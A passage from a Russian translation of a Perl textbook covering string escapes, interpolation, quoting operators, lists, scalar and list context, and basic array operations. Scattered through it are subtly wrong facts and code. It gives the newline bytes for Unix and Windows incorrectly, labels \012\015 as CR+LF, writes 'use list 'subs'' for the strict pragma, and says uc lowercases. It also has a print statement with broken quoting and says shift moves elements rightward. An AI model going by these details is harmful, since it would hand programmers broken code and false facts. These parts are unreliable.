Между этими способами есть тонкое различие. Perl вычисляет переменные и некоторые выражения в теле строки, когда она ограничена двойными кавычками (более подробно об этом рассказано в следующем разделе). Если строка ограничена одинарными кавычками (апострофами), то Perl рассматривает ее как константу без попыток интерпретировать тело строки.

В строках, ограниченных двойными кавычками, можно использовать escape-последовательности, управляющие их форматированием и позволяющие задавать символы, которые иначе записать не удастся (табл. 2.2). Например, чтобы внести в текст двойную кавычку, можно использовать последовательность **\"**:

```
print "I said, \"Hello\".";
I said, "Hello".
```

В строках, ограниченных одинарными кавычками, escape-последовательности не работают.

Таблица 2.2. Escape-последовательности и их значение

Символ	Значение
\'	Одинарная кавычка, или апостроф (')
\`	Обратный апостроф (`)
\"	Двойная кавычка (")
\\	Обратная косая черта (\)
\$	Символ доллара ($)
\@	Символ at-коммерческое (@)
\t	Символ табуляции (TAB, HT)
\v	Символ вертикальной табуляции (VT)
\n	Символ новой строки (LF)
\e	Символ escape (ESC)
\u	Сделать следующую литеру заглавной
\l	Сделать следующую литеру строчной
\U	Сделать следующую группу литер (до команды \E) заглавными
\L	Сделать следующую группу литер (до команды \E) строчными
\Q	В следующей группе литер (до команды \E) считать, что ко всем небуквенным литерам добавлена обратная косая черта, - это заставляет Perl интерпретировать их как обычные символы
\E	Завершает команды \L, \U и \Q
\r	Символ возврата каретки (CR)
\f	Символ прогона страницы (FF)

```
\b      Символ забоя (BS)
\a      Символ звукового сигнала (BEL)
\033    Восьмеричный символ
\x1b    Шестнадцатеричный символ
\c[     Управляющий символ (control character)
```

Символ новой строки в текстовых строках

Во всех операционных системах сценарии Perl используют символ **\n**, чтобы обозначить конец строки. На самом деле такой вещи, как неизменный и физически существующий в конце строки текста символ **\n**, не существует. Это лишь иллюзия, которую договорились поддерживать библиотеки языка C и интерпретатор Perl. Так, например, после команды **print "\n"**; Perl для Unix выведет в выходной файл двоичный символ 0x0D, а Perl для Windows — пару символов 0x0A и 0x0D. (Аналогичное преобразование конца строки происходит при вводе, так что с точки зрения пользователя в 99% случаев это расхождение между интерпретаторами Perl не будет заметно.)

То есть далеко не все системы воспринимают **\r** как двоичный символ **CR** и **\n** как двоичный символ LF в кодировке ASCII. Например, для компьютеров Macintosh эти символы переставлены местами. На некоторых системах, не использующих символ конца строки, печать **\n** или **\r** может привести к потере выводимых данных. Поэтому используйте символ **\n**, когда вы имеете в виду конец строки в рамках вашей операционной системы, но меняйте его на явный символ, когда вам требуется истинное двоичное значение.

(Например, большинство сетевых протоколов ожидают (и предпочитают) в качестве символа конца строки комбинации CR+LF (\012\015 или \cJ\cM), и хотя они, скорее всего, поймут в этом качестве символ LF, они вряд ли обработают как конец строки одиночный CR. Поэтому если вы привыкнете использовать в сетевых приложениях символ **\n**, вы рано или поздно столкнетесь с неприятностями.)

Подстановка переменных (интерполяция строк)

Когда вы используете в строке, заключенной в двойные кавычки, имена переменных, Perl подставляет вместо них значения, присвоенные переменным. Например, если у вас есть переменная **$text**, в которой хранится слово **Hello**

```
$text = "Hello";
```

то вы можете использовать ее имя в теле строки, и Perl подставит **Hello** вместо имени переменной:

```
$text = "Hello";
print "Perl says: $text!\n";
Perl says: Hello!.
```

Этот процесс называется подстановкой, или интерполяцией (interpolation). В частности, в нашем примере Perl интерполировал значение, содержащееся в переменной **$text**, в тело строки, заключенной в двойные кавычки. Однако если заключить тело строки в одинарные кавычки (апострофы), то Perl не будет выполнять интерполяцию:

```
$text = "Hello";
print 'Perl says: $text!\n';
Perl says: $text!\n.
```

То есть одинарные кавычки используются, когда не требуется вычислять выражение.

А что если вы хотите интерполировать переменную как часть другого, а не отдельно взятого слова? Например, что если переменная **$text** содержит префикс «un» и нужно добавить его к слову «happy»? Очевидно, что использовать выражение типа **$texthappy** не получится, так как Perl будет искать переменную с этим именем, а не интерполировать **$text** с целью породить слово «unhappy». Вместо этого следует использовать фигурные скобки **{** и **}**, позволяющие отделить имя переменной, которую вы хотите интерполировать как часть полного слова:

```
$text = "un";
print "Don't be ${text}happy. ";
Don't be unhappy
```

Программисты часто используют интерполяцию для конкатенации строк:

```
$a = "Hello";
$b = "there";
print "$a $b\n";
Hello there
```

Прежде чем перейти к следующему разделу, я покажу еще один трюк. Если вы используете в качестве ограничителя строки обратный апостроф **(`)**, то ее содержимое интерпретируется как команда, передаваемая операционной системе, а результат выполнения команды (то есть текст, выведенный на экран) заносится в переменную в качестве значения. Например, в Unix вы можете таким образом выполнить команду **uptime**, которая сообщает, сколько времени прошло с момента последней загрузки компьютера:

```
$uptime = `uptime`;
print $uptime
4:29pm up 18 days, 21:22, 13 users, load average: 0.30, 0.39, 0.42
```

Точно так же этот прием работает и в операционной системе MS-DOS, где команду **dir** можно выполнить следующим образом:

```
$dirlist = `dir`;
print $dirlist;
Directory of C:\perlbook\temp
.             <DIR>      10-07-994:02p         .
..            <DIR>      10-07-994:02p         ..
TEMP  PL      3,535      10-07-994:06p         T. PL
```

***Подсказка**. Встроенные документы (см. раздел «Вывод неформатированного текста: встроенные документы» предыдущей главы) в смысле интерполяции эквивалентны строкам, заключенным в двойные кавычки.*

Сложные случаи интерполяции

Вы можете объединить результат работы подпрограммы с другими строками с помощью оператора конкатенации:

```
$string = $text1 . mysubroutine($data) . $text2;
```

С другой стороны, планирование с опережением позволяет (с помощью конструкции **${...}**) напрямую интерполировать внутрь заключенной в двойные кавычки строки значение, возвращаемое подпрограммой (о подпрограммах речь пойдет в главе 7). Например, вы хотите интерполировать внутрь строк значение, возвращаемое подпрограммой **getmessage**. Формально это можно проделать следующим образом (обратите внимание, что требуется в явном виде использовать разыменовывающий префикс **&** — первый и

обычно необязательный символ в имени подпрограммы):

```
print "${&getmessage}";
```

Однако что на самом деле делается этой командой, так это подстановка строки, возвращаемой подпрограммой при ее вызове, а затем интерпретация результата как имени переменной, значение которой надо подставить. Трюк в том, чтобы задать в подпрограмме нужное значение для этой переменной и вернуть имя переменной:

```
print "${&getmessage}";
sub getmessage {
   $msg = "Hello!";
   return "msg"
};
```

Теперь команда **print "${&getmessage}"** выполнит то, что мы хотим:

```
print "${&getmessage}";
sub getmessage {
   $msg = "Hello!";
   return "msg"
};
Hello!
```

Однако такой прием сработает лишь для написанных вами подпрограмм. Имеется способ, работающий в более широком спектре вариантов, который заставляет Perl вычислить значение подпрограммы и подставить его внутрь строки (он использует синтаксические конструкции, которые станут понятны лишь после прочтения главы 8). Вот как выглядит искомая синтаксическая конструкция:

```
$string = "text ${\(scalarfunction data)} text";
```

Если же вы используете функцию, возвращающую список значений, то вам поможет конструкция под названием *безымянный*, или *анонимный массив* (anonymous array):

```
$string = "text @{[listfunction data]} text";
```

Например, если вы хотите использовать функцию Perl **uc** для того, чтобы вводимая следом за ней буква стала строчной (и забыли, что это легко реализуется с помощью escape-последовательности **\u**), это можно сделать следующим образом:

```
print "${\(uc \"x\")}";
X
```

Обратите внимание: внутренние двойные кавычки, использованные для аргумента функции, заданы с помощью escape-последовательности **\"** — в противном случае у Perl были бы проблемы при синтаксическом разборе строки как единого целого.

Обработка кавычек и слов без кавычек

В Perl кавычки, окружающие одиночное слово, иногда оказываются лишними. Так происходит в случае, когда слово может быть интерпретировано однозначно. Например, в случае, рассмотренном ниже, присвоение строки переменной **$text** очевидно, поэтому кавычки не требуются:

```
$text = Hello;
```

Если теперь вывести переменную **$text**, получим то, что и следовало ожидать:

```
$text = Hello;
```

```
print $text;
Hello
```

Такие слова без кавычек называются в Perl одиночными словами, или *простыми словами* (barewords). Однако если используется более одного слова, то это уже не «простое слово», и подобная конструкция работать не будет:

```
$text = Hello there;      # Not good
print $text;              # Does not work
```

Иногда простые слова могут путаться с метками или дескрипторами файлов (ни то ни другое не требует разыменовывающего префикса). Вы можете сделать Perl менее терпимым к одиночным словам и заставить интерпретатор печатать предупреждающее сообщение всякий раз, когда слово без кавычек не может быть проинтерпретировано как имя подпрограммы:

```
use list 'subs';
```

Кроме того, что можно опускать лишние кавычки, специальные синтаксические конструкции из табл. 2.3 помогут добавить кавычки средствами самого Perl.

Таблица 2.3. Синтаксические конструкции для кавычек

Синтаксис	Результат	Интерполирует?	Объект
q/.../	'...'	Нет	Строка
qq/.../	"..."	Да	Строка
qx/.../	`...`	Да	Команда
qw/.../	(...)	Нет	Список слов
/.../	m/.../	Да	Шаблон поиска
s/../../	s/../../	Да	Подстановка (substitute)
y/../../	tr/../../	Нет	Замены (translate)

Например, если вам хочется напечатать строку «I said, "Hello."», то это можно, конечно, сделать с помощью escape-последовательностей:

```
print "I said, \"Hello.\"";
I said, "Hello. "
```

Но лучше избегать такого количества escape-последовательностей (на жаргоне Perl-программистов это называется LTS — «ученический синдром зубочистки» (learning toothstick syndrome): начинающие имеют склонность использовать излишне много символов обратной косой черты, то есть «зубочисток»). Чтобы позаботиться о двойных кавычках внутри строки, можно использовать конструкцию **q//**:

```
print qq/I said, "Hello."/;
I said, "Hello. "
```

На самом деле использование наклонной черты не обязательно. Допустим почти любой небуквенный символ, отмечающий начало и конец строки:

```
print qq|I said, "Hello."|;
I said, "Hello. "
```

Можно даже использовать символы, которые в других случаях играют в Perl специальную роль, — например, символ комментария (здесь наглядно видно, что в Perl любые конструкции зависят от контекста):

```
print qq#I said, "Hello."#;
I said, "Hello. "
```

Можно также использовать для этой цели скобки:

```
print qq(I said, "Hello.");
I said, "Hello. "
```

В данном случае скобки служат для ограничения конструкции **qq**, а не для группировки параметров при обращении к подпрограмме. (Кстати, о подпрограммах. В Perl, где почти всегда есть несколько способов для достижения какого-либо результата, разрешается еще и опускать скобки при вызове подпрограммы, если это не вызывает путаницы с остальными членами выражения.)

Наконец, необходимо отметить, что ограничиваться *круглыми* скобками тоже нет необходимости: можно использовать *любые* скобки — круглые, фигурные, квадратные или даже угловые:

```
print qq{I said, "Hello."};
I said, "Hello. "
print qq[I said, "Hello."];
I said, "Hello. "
print qq<I said, "Hello.">;
I said, "Hello. "
```

Что такое список?

Perl позволяет собирать скалярные переменные (и другие типы данных — массивы, хэш-таблицы) в *списки*. Списки очень важны для Perl. Встроенные функции Perl разбиты на две группы: для работы со скалярами и для работы со списками (на самом деле некоторые работают и с тем и с другим.)

В Perl нет специального типа данных для списков. Однако имеется *оператор списка*, — а именно, пара круглых скобок. Чтобы создать список, достаточно перечислить через запятую его элементы и заключить всю конструкцию в круглые скобки. Например, выражение **(1, 2, 3)** соответствует списку, состоящему из трех элементов: 1, 2 и 3.

Оператор print является «списочным»[1]. Если вы подадите ему на вход список, он объединит его элементы в одну строку (выполнит конкатенацию отдельных строк). Например, если задать на входе список **(1, 2, 3)**

```
print (1, 2, 3);
```

то на выходе мы увидим 123

Подсказка. *Элементами списка могут быть только скалярные значения. Вы, конечно, можете использовать конструкцию вида* ***(1, 2, (4, 5), 7, 8),*** *но это то же самое, что и* ***(1, 2, 4, 5, 7, 8)*** *— индивидуальность внутреннего списка теряется, а его элементы просто вливаются во внешний список.*

Как и раньше, круглые скобки вокруг списка можно опустить — в этом случае Perl будет интерпретировать **print** как команду, а не как вызов функции:

```
print 1, 2, 3;
123
```

Ссылка на элементы списка через индекс

После создания списка вы можете ссылаться на его отдельные элементы, используя квадратные скобки **[]**. Можно считать, что это оператор индекса списка. Например, если сделать список, состоящий из литер **a**, **b** и **c** (их нет необходимости заключать в кавычки, поскольку это — простые слова), то можно сослаться на элемент с индексом 1 (буква

[1] Как и в C, в Perl нет различия между функциями и процедурами (командами). Однако во многих случаях нет различия и между функциями и операторами — так, ключевое слово «print» играет роль оператора, когда его аргументы указаны без скобок, и роль функции, когда его аргументы заключены в круглые скобки (подробнее см. главу 4). — *Примеч. перев.*

b — в Perl элементы нумеруются с нуля). Например,

```
$variable1 = (a, b, c)[1];
```

Если распечатать эту переменную, то получим ожидаемый результат:

```
$variable1 = (a, b, c)[1];
print $variable1;
b
```

Обратите внимание, что можно индексировать даже список, возвращаемый функцией. Таким образом, мы получаем простой способ работы со списковыми функциями, когда на выходе требуется только скалярный результат из полного списка значений.

Присваивание списков спискам

Можно присвоить один список другому, используя оператор присвоения =. Например, здесь мы присваиваем элементам списка **($a, $b)** соответствующие им элементы списка **($c, $d)**:

```
($a, $b) = ($c, $d);
```

Элементы списка, стоящие справа, рассматриваются как вычисляемые выражения, а элементы списка слева — как «левые значения» оператора присваивания. Тем самым два списка могут содержать пересекающиеся переменные, и при этом не возникнет путаница — список в правой части вычисляется до операции присваивания. Например, таким способом можно поменять местами значения переменных **$a** и **$b**, не прибегая к помощи промежуточной переменной:

```
($a, $b) = ($b, $a);
```

Списки, участвующие в этой операции, могут быть разной длины. В следующем примере переменным **$a** и **$b** присваиваются первые два элемента списка, состоящего из трех элементов:

```
($a, $b) = (1, 2, 3);
print $a;
1
print $b;
2
```

Если число элементов в левой части окажется больше числа элементов в правой, оставшиеся переменные получат неопределенное значение **undef**. Это произойдет даже в том случае, если до операции присвоения у них было некоторое значение:

```
$a =0; $b = 0; $c = 0;
($a, $b, $c) = (1, 2);
print $a, "\n";
print $b, "\n";
print $c, "\n";
1
2
Use an uninitialized value at - line 5
```

Если в качестве «левых значений» задать **undef**, то соответствующие элементы списка справа будут пропущены:

```
($a, undef, $b) = (1, 2, 3);
print $a;
1
print $b;
3
```

Преобразование списка

Чтобы выполнить одну и ту же операцию над всеми элементами списка, используется функция **map**:

```
map блок список
map выражение список
```

Она выполняет код, указанный как блок операторов или как выражение, для каждого элемента списка. Перед выполнением очередной операции специальной переменной **$_** присваивается соответствующий элемент списка. На выходе получаем результат вычислений. Например, чтобы преобразовать все элементы списка к строчным буквам, можно использовать встроенные функции Perl: **lc** (которая заменяет в строке заглавные буквы на строчные) и **map**:

```
($a, $b) = map (lc, A, B);
print $a, $b;
ab
```

(Здесь использовано то свойство, что функция lc использует переменную **$_** в качестве входного значения, если ей не указать параметры.)

Объединение элементов списка в строку

Для конкатенации всех элементов списка в одну строку можно использовать функцию **join**:

```
join выражение, список
```

Эта функция объединяет в одну строку элементы списка (напомним, что в Perl арифметические и строковые данные свободно преобразуются друг в друга), используя заданное выражение в качестве разделителя между элементами. Вот пример ее работы:

```
print join (":", "12", "00", "00");
12:00:00
```

Строго говоря, можно было бы обойтись и без двойных кавычек, но если убрать двойные кавычки вокруг "**00**", то Perl будет интерпретировать этот элемент как число ноль, и в результате мы потеряем ведущие нули, получив на выходе 12:0:0.

В случае «чистой» конкатенации без разделителей достаточно задать в качестве выражения пустую строку:

```
print join ("", H, e, l, l, o);
Hello
```

Превращение строки в список

Чтобы разбить строку на части и превратить ее в список, можно использовать встроенную функцию **split**:

```
split /шаблон/, выражение, верхний-предел
split /шаблон/, выражение
split /шаблон/
split
```

Функция **split** разбивает строковое *выражение* по границам, отмеченным подстрокой-*шаблоном*, и образует из частей список (при этом сам шаблон удаляется). Если задан *верхний предел*, который должен быть положительным числом, число элементов списка

не будет превышать заданное. Если *выражение* не задано, используется специальная переменная **$_**. Если отсутствует *шаблон*, происходит разбивка по так называемым «пробельным символам» (сюда входит пробел, знак табуляции, символ новой строки и т. д., причем несколько «пробельных символов» подряд рассматриваются как один).

Следующий пример превращает строку "**H,e,l,l,o**" в список из отдельных букв и выводит его на печать:

```
print split /,/, "H,e,l,l,o";
Hello
```

Сортировка списков

Для сортировки списков используется функция sort:

```
sort подпрограмма список
sort блок список
sort список
```

Эта функция сортирует список и возвращает отсортированный результат. Пользователь может задать правило сортировки в виде имени подпрограммы или в виде блока операторов. Подпрограмма должна возвращать результат сравнения двух параметров аналогично операторам сравнения **<=>** и **cmp** (см. главу 4). Подпрограмма может быть заменена блоком операторов, выполняющих ту же функцию. Если не указаны ни имя подпрограммы, ни блок операторов, функция **sort** использует стандартную операцию сравнения строк. Например, давайте отсортируем список **("c", "b", "a")**:

```
print sort ("c", "b", "a");
abc
```

Можно явно задать блок, сравнивающий две строки, и получить тот же результат:

```
print sort {$a cmp $b} ("c", "b", "a");
abc
```

Можно сортировать список в обратном порядке:

```
print sort {$b cmp $a} ("c", "b", "a");
cba
```

Можно использовать числовое сравнение для сортировки значений:

```
print sort {$a <=> $b} (3, 2, 1);
123
```

Наконец, тот же код можно поместить в подпрограмму:

```
sub myfunction {
   return (shift(@_) <=> shift(@_));
}
print sort myfunction (3, 2, 1);
123
```

что эквивалентно блоку

```
print sort {myfunction($a, $b)} (3, 2, 1);
123
```

Инвертирование списка

Чтобы инвертировать список, используйте функцию **reverse**:

```
reverse список
```

Вот как можно использовать эту функцию, чтобы инвертировать элементы в списке **(1, 2, 3):**

```
print reverse (1, 2, 3);
321
```

Выбор элементов из списка

Для выделения из списка подсписка, состоящего из элементов, соответствующих некоторому критерию, используется функция **grep**:

```
grep блок список
grep выражение список
```

Это аналог команды **grep** операционной системы Unix. Функция вычисляет блок команд или выражение для каждого элемента списка (при этом специальная переменная **$_** равна очередному элементу списка) и создает подсписок из элементов, для которых вычисленное значение соответствует условию истина (то есть отлично от нуля, пустой строки и т. д.).

Обычно **grep** использует поиск по шаблону, как, например, в следующей строке, где создается подсписок из букв, которые не являются буквой "**x**":

```
print grep (!/x/, a, b, x, d);
abd
```

Более подробно о поиске по шаблону вы узнаете из главы 6, но, как видно уже сейчас, функция **grep** предоставляет мощный инструмент для создания из списков подсписков, основываясь на определенном критерии поиска.

Скалярный и списковый контексты

Скалярный и списковый контексты — это два основных контекста данных в языке Perl. Очень важно понимать разницу между ними. Мы будем постоянно встречаться со скалярным и списковым контекстами в этой книге.

Когда Perl ожидает получить список, он рассматривает данные в *списковом контексте*, а когда скалярное выражение — в *скалярном*. В результате, когда данные *предполагаются* в виде списка, они и трактуются как список. Соответственно, когда данные предполагаются в виде скалярного выражения, они трактуются как скаляр.

Другими словами, то, как именно интерпретируются данные, при программировании на Perl определяется *неявным образом* из контекста, в котором эти данные используется, и не задается в явной виде с помощью программного кода. Например, если вы работаете с функциями, которые используют аргументы-списки или возвращают значения-списки, то эти значения автоматически интерпретируются как списки.

В скалярном контексте список преобразуется в скаляр (обычно — в последний элемент списка, см. следующий раздел), а в списковом контексте скаляр превращается в список из одного элемента. Однако нужно заметить, что в Perl нет единого правила, определяющего преобразование данных при переходе из одного контекста в другой. Например, при переходе из спискового контекста в скалярный одни операторы могут подставлять число элементов списка, который должен был быть при списковом контексте, другие — возвращают первое зна-

чение списка, третьи — возвращают последний элемент списка, а некоторые даже возвращают число успешно проведенных операций над списком. Это может показаться сложным, но обычно переходить от одного контекста к другому (особенно от спискового к скалярному) не требуется, так что вряд ли слишком часто придется заострять внимание на этих деталях.

Форсирование скалярного контекста

Функция **scalar** требует интерпретации выражения в скалярном контексте (при этом в Perl нет парного оператора, вынуждающего интерпретировать выражение в списковом контексте). Функция **scalar** используется так:

```
scalar выражение
```

Например, можно вывести список (1, 2, 5) в списковом контексте:

```
print (1, 2, 5);
125
```

Если вы используете функцию **scalar**, то она вынудит интерпретировать список в скалярном контексте. То есть будет возвращен последний элемент списка:

```
print scalar (1, 2, 5);
5
```

Функция **scalar** возвращает последний элемент списка, эмулируя тем самым поведение оператора-запятой языка C. Он ведет себя точно так же, а именно возвращает последнее вычисленное выражение в списке выражений, разделенных запятыми. То же самое происходит при присвоении скалярной переменной выражения-списка:

```
$a = (1, 2, 5);
print $a;
5
```

Кроме присвоения значения скалярной переменной, скалярный контекст для данного списка можно форсировать и менее элегантно — выполнив над списком арифметическую операцию (например, прибавив ноль оператором сложения **+**).

Глава 3

Массивы, хэши и записи таблицы символов

Коротко

В этой главе будет предпринята попытка выяснить, как организованы данные в таких крайне важных структурах, как *массивы* и *хэши*. Кроме того, будет описана работа с другим важным типом данных — *записями таблицы символов* (typeglob).

Массивы

Массивы представляют собой состоящие из скаляров списки с целочисленным индексом. Индекс позволяет ссылаться на скаляры, занесенные в массив, — это очень полезно для программирования, так как позволяет увеличивать или уменьшать индекс и получать доступ из программы к любому элементу, работая сразу со всем массивом. Для создания массива необходимо присвоить переменной-массиву в качестве значения список (в Perl такие переменные начинаются с префикса **@**):

```
@array = (1, 2, 3);
```

Чтобы ссылаться на отдельные элементы массива, следует указать индекс элемента в квадратных скобках и заменить префикс **@** на префикс **$** — это показывает, что мы работаем со скаляром. Обратите также внимание, что индексы для массивов Perl отсчитываются от нуля:

```
print $array[0];
1
```

В этой главе основное внимание будет уделяться стандартным одномерным массивам. В главе 13, речь в которой идет о структурах данных, рассказывается также о двумерных массивах.

Хэши

Хэш-таблицы (хэшированные таблицы, или просто хэши), называемые также ассоциативными массивами для доступа к отдельным элементам данных, используют не индексы, а ключи. При использовании хэшей значения ассоциируются с текстовыми ключами, например:

```
$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;
```

Теперь можно использовать эти данные, применив для доступа к ним ключ

```
print $hash{sandwich};
hamburger
```

Представление ваших данных в виде хэшей, как правило, более интуитивно (в отличие от массивов), поскольку для извлечения данных используются ключи. Хэши являются идеальным средством для создания записей данных.

Записи таблицы символов typeglob

Тип данных **typeglob** — еще один встроенный тип Perl. Разыменовывающий префикс для него — звездочка ***.** Тип данных **typeglob** используется для создания синонимов для типов данных, ассоциированных с указанным именем. (Соответственно, звездочка, которая является также и универсальным шаблоном при выборе файлов, отражает дух нового типа данных.) Например, при наличии переменных **$data** и **@data**:

```
$data = "Here's the data";
@data = (1, 2, 3);
```

с помощью конструкции typeglob можно ссылаться на эти переменные под другим именем:

```
*alsodata = *data;
```

Теперь **$alsodata** является синонимом для **$data**, а **@alsodata** — для **@data**:

```
print "$alsodata\n";
Here's the data
```

***Подсказка**. Тип данных **typeglob** *имя — это внутренняя структура (запись таблицы символов), хранящая информацию обо всех переменных с именем имя, (то есть о скалярной переменной **$имя**, массиве **@имя**, хэше **%имя**, подпрограмме **&имя**, дескрипторе файла имя). В частности, для каждого типа данных в таблицу символов записывается адрес области памяти (ссылка), где оно хранится. Присвоив одной записи содержимое другой записи, мы просто заставили ссылки двух таблиц ссылаться на одну и ту же область памяти.*

На этом с введением покончено. В следующем разделе эти типы данных рассматриваются более подробно.

Непосредственные решения

Создание массивов

Имена массивов начинаются с символа @. Чтобы создать массив, следует присвоить переменной массива в качестве аргумента список

```
@array = (1, 2, 3);
```

Чтобы увидеть результат, выведем новый массив

```
@array = (1, 2, 3);
print @array;
123
```

***Подсказка**. Команда **print** интерпретирует массив как список и объединяет его элементы в единое целое. Более красивые способы вывода содержимого массива вы найдете в разделе «Вывод массива».*

На отдельные элементы массива можно ссылаться, указывая индекс в квадратных скобках и заменяя префикс имени символом **$** (потому что элемент массива — скаляр):

```
@array = (1, 2, 3);
print $array[0];
1
```

Кроме чисел в массиве можно хранить и другие скаляры, например строки:

```
@array = ("one", "two", "three");
print @array;
onetwothree
```

Поскольку Perl при обработке списков пропускает все пробельные символы (включая символы новой строки), аргумент в виде списка значений можно легко разбить на несколько строчек:

```
@array = ("one", "two", "three",
          "four", "five", "six",);
print @array;
onetwothreefourfivesix
```

Можно также использовать оператор повторения, что в данном случае создаст массив из ста нулей:

```
@array = (0) x 100;
```

Наконец, можно использовать операторы-кавычки (см. раздел «Обработка кавычек и слов без кавычек» и табл. 2.3 в предыдущей главе):

```
@array = qw(one two three);
print @array;
onetwothree
```

Кроме описанных способов, для создания массивов и добавления в них новых элементов используются также функции **push** и **unshift** (они рассматриваются ниже в этой главе).

Хотя элементы в массивах Perl по умолчанию отсчитываются с нуля, можно изменить это правило, занеся новое базовое значение в специальную переменную **$[**. Ее использование, однако, считается дурным тоном. Хотя этот способ и не запрещен, вряд ли его кто-то одобрит. (В этом отличие Perl от языков типа Java, в которых методы, вызывающие неодобрение, просто запрещаются.)

Использование массивов

После создания массива можно ссылаться на его отдельные элементы как на скаляры, указывая индекс в квадратных скобках и используя префикс **$** перед именем массива:

```
@array = ("one", "two", "three");
print $array[1];
two
```

Поскольку для доступа к элементам массива можно использовать индекс, массивы могут работать как таблицы подстановок. Так в следующем примере десятичное число из диапазона от 0 до 15, вводимое пользователем, заменяется на его шестнадцатеричный эквивалент:

```
@array = ('0', '1', '2', '3', '4', '5', '6', '7',
          '8', '9', 'A', 'B', 'C', 'D', 'E', 'F');
while (<>) { $hex = $array[$_];
```

```
print "$hex\n"; }
```

С точки зрения программиста тот факт, что массивы обеспечивают доступ к элементам данных по номеру, является мощным средством, позволяющим последовательно обрабатывать массив, изменяя в цикле индекс. Например, так выводятся все элементы массива по очереди:

```
@array = ("one", "two", "three");
for ($index = 0; $index <= $#array; $index++) {
   print $array[$index], " "; }
one two three
```

Обратите внимание на использование конструкции **$#array**. В Perl она означает последний индекс массива **@array** (см. далее раздел «Определение длины массива»).

Операции push и pop

Кроме присвоения списком, для изменения массивов можно использовать функции **push** и **pop**. Функция **push** добавляет один или несколько элементов в конец массива:

```
push массив, список
```

Значения **списка** добавляются в конец **массива**, а длина **массива** увеличивается на длину **списка**.

Функция **pop** удаляет данные из массива

```
pop массив
pop
```

Она удаляет и возвращает в качестве своего результата последнее значение в **массиве**, сокращая длину **массива** на один элемент. Следующий пример показывает, как последовательно добавляются элементы в (изначально пустой) массив:

```
push (@array, "one");
push (@array, "two");
push (@array, "three");
print $#array, ':', @array;
2:onetwothree
```

(обратите внимание, что **$#array** на единицу меньше числа элементов массива). Аналогичным образом удаляются данные из конца массива

```
@array = ("one", "two", "three");
$variable1 = pop (@array);
print "$variable1/$#array";
three/1
```

Операции shift и unshift

Функции **shift** и **unshift** работают с началом массива так же, как **push** и **pop** с его концом. Вот как используется **shift**:

```
shift массив
shift
```

Эта функция удаляет первый элемент массива, возвращая его как результат. Массив сокращается на один элемент, а остальные элементы сдвигаются на одну позицию вправо.

А вот как выглядит функция **unshift**:

```
unshift массив, список
```

Эта функция выполняет операцию, противоположную действиям функции **shift**. Она последовательно добавляет **список** в начало **массива**, сдвигая остальные элементы вправо и увеличивая длину **массива** на размер **списка**.

Пример использования функции **shift** для извлечения элемента массива:

```
@array = ("one", "two", "three");
$variable1 = shift (@array);
print "$variable1/$#array";
one/1
```

Определение длины массива

Если определен массив с именем **@array**, переменная **$#array** содержит индекс последнего его элемента. Имя может быть любым: если массив назван, например, **@phonenumbers**, то индекс его последнего элемента содержится в переменной **$#phonenumbers**.

Например, при наличии массива

```
@array = (1, 2, 3);
```

чтобы вывести число его элементов, надо добавить единицу к переменной **$#array**:

```
@array = (1, 2, 3);
print "\@array has" . "($#array + 1) . " elements.";
@array has 3 elements.
```

(Единица прибавляется потому, что индексы массива отсчитываются с нуля).

Использование массива в скалярном контексте также возвращает его длину. Что бы перевести массив в скалярный контекст, можно выполнить над ним фиктивную числовую операцию (например, прибавить ноль):

```
@array +0
```

либо, что более профессионально, использовать функцию **scalar**:

```
@array = (1, 2, 3);
print "\@array has" . scalar (@array) . " elements.";
@array has 3 elements.
```

либо, наконец, попросту присвоить массив скалярной переменной:

```
@array = (1, 2, 3);
$variable = @array;
print "\@array has $variable elements.";
@array has 3 elements.
```

Подсказка. *Обратите внимание, что если вы присвоите скалярной переменной список, а не массив, то результатом будет не длина списка, а последний элемент списка. В этом, как и во многих других примерах, проявляется контекстная зависимость команд Perl, о которой мы уже говорили в главе 2.*

Увеличение или сужение массива

Чтобы изменить число элементов в массиве, достаточно присвоить новое значение переменной **$#array**, хранящей индекс последнего элемента. Вот пример такой операции:

```
$array = (1, 2, 3);
```

```
$#array = 10;
$array[5] = "Here is a new element!";
print $array[5];
Were is a new element!
```

(все «нововведенные» элементы массива получают неопределенное значение **undef**).

Можно полностью очистить массив, присвоив индексу последнего элемента отрицательное число:

```
$#array = -1;
```

Слияние двух массивов

Чтобы объединить два массива, их можно присвоить третьему массиву как список. В следующем примере массивы **@array1** и **@array2** объединяются в массив **@bigarray**:

```
@array1 = (1, 2, 3);
@array2 = (4, 5, 6);
@bigarray = (@array1, @array2);
```

С новым массивом можно выполнять любые операции, допустимые для массивов:

```
print $bigarray[5];
6
```

Получение среза массива

Срез массива — это часть массива, создаваемая с помощью оператора диапазона. Он имеет формат **[x..y]** и соответствует массиву с элементами, имеющими индексы **x, x+1**, ..., и далее до **y** включительно.

В следующем примере с помощью этой конструкции будет создан подмассив **@array2**, состоящий из элементов 2 и 3 массива **@array**:

```
@array = (1, 2, 3, 4, 5, 6, 7, 8, 9, 10);
@array2 = @array[2..3];
print join(", ", @array2);
3, 4
```

Циклы и массивы

Как уже говорилось раньше в этой главе, с помощью цикла **for** можно последовательно перебрать элементы массива, явно обращаясь к каждому элементу по его индексу:

```
@array = ("one", "two", "three");
for ($loop_ind=0; $loop_ind<=$#array; $loop_ind++) {
   print $array[$loop_ind];
}
onetwothree
```

Можно также воспользоваться другим оператором цикла - **foreach**. Он непосредственно перебирает элементы массива:

```
@array = (1, 2, 3, 4, 5);
foreach $element (@array) {
   print "$element\n";
}
```

```
1
2
3
4
5
```

Можно организовать цикл сразу по нескольким массивам, перечислив последние в списке (что интерполирует элементы массивов в один список):

```
@array1 = (1, 2, 3);
@array2 = (4, 5, 6);
foreach $element (@array1, @array2) {
   print "$element\n";
}
1
2
3
4
5
6
```

Вместо цикла **foreach** можно использовать цикл for (на самом-то деле **for** и **foreach** — это один и тот же оператор):

```
@array = (1, 2, 3, 4, 5);
for $element (@array) {
   print "$element\n";
}
1
2
3
4
5
```

При желании можно даже использовать цикл **for** без ссылки на конкретную переменную цикла, используя специальную переменную по умолчанию **$_**:

```
@array = (1, 2, 3, 4, 5);
for (@array) {
   print; }
12345
```

Итак, цикл может организовываться множеством способов. Конкретный вариант зависит только от вашего вкуса и от результатов, которые должна дать программа.

Вывод массива

Если требуется вывести массив, можно передать его функции **print** как

```
@array = ("one", "two", "three");
print "Here is the array: ",@array, ". \n";
Here is the array: onetwothree.
```

Недостаток этого метода в том, что **print** рассматривает массив как список, а потому печатает элементы один за другим, что порождает на выходе слово "onetwothree".

